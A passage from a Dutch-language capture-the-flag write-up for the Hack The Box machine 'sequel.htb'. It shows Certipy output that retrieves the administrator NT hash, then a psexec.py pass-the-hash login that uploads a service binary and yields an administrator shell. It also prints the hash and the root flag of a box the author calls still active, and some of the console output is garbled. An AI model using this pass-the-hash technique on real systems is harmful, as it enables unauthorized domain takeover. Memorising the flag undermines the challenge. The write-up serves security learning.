Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff

(kali㉿kali)-[~]
$
```

we zullen dit gaan doen aan de hand van de applicatie psexec.py. Aan de hand van deze applicatie zullen we kunnen inloggen als administrator op de machine. We zullen hiervoor het volgende commando gaan gebruiken.

```
python3 psexec.py sequel.htb/administrator@10.129.67.214 -hashes
aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

```
(kali㉿kali)-[~/impacket/examples]
$ python3 psexec.py sequel.htb/administrator@10.129.67.214 -hashes aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.67.214.....
[-] share 'Accounting Department' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file nwbiApbX.exe
[*] Opening SVCManager on 10.129.67.214.....
[*] Creating service EuHV on 10.129.67.214.....
[*] Starting service EuHV.....
```

zoals je nu kunt zien zijn we ingelogd als user administrator.

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.67.214.....
[-] share 'Accounting Department' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file nwbiApbX.exe
[*] Opening SVCManager on 10.129.67.214.....
[*] Creating service EuHV on 10.129.67.214.....
[*] Starting service EuHV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6640]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> ls
```

en als we nu dus gaan navigeren naar de administrator/desktop directory zullen we daar de root flag zien staan.


root flag: 372c23d287d38551c48bb024bc0e2c23

```

10:12:56.214
Directory of C:\Users\Administrator\Desktop

01/04/2025  07:58 AM    <DIR>          .
01/04/2025  07:58 AM    <DIR>          ..
01/13/2025  12:04 AM                34 root.txt
dr.ccache'    1 File(s)                34 bytes
strator'      2 Dir(s)  3,789,459,456 bytes free
C:\Users\Administrator\Desktop> type root.txt
372c23d287d38551c48bb024bc0e2c23
C:\Users\Administrator\Desktop> type root.txt > Hash

```



Deze machine heb ik gehacked op 12/1/2025 → 1 dag na dat hij uit was. Dus dit is nog een active box.